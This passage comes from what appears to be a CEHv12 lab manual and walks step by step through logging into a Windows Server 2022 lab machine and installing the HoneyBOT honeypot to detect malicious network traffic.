early-warning IDS.


Here, we will use the HoneyBOT tool to detect malicious network traffic.


1. Click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.




2. Navigate to **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Honeypot Tools\HoneyBOT**. Double-click **HoneyBOT_018.exe** to launch the HoneyBOT installer. Follow the wizard-driven steps to install HoneyBOT.

Note: if the **User Account Control** window appears, click **Yes**.







3. Once the installation of HoneyBOT completes, in the **Completing the HoneyBot Setup Wizard** window, uncheck the **Launch HoneyBOT** option, click **Finish**.



4. Now, click the **Start** icon from the left-bottom of **Desktop**. Under **Recently added** applications, right-click **HoneyBOT** --> **More** --> **Run as administrator**, as shown in the screenshot.

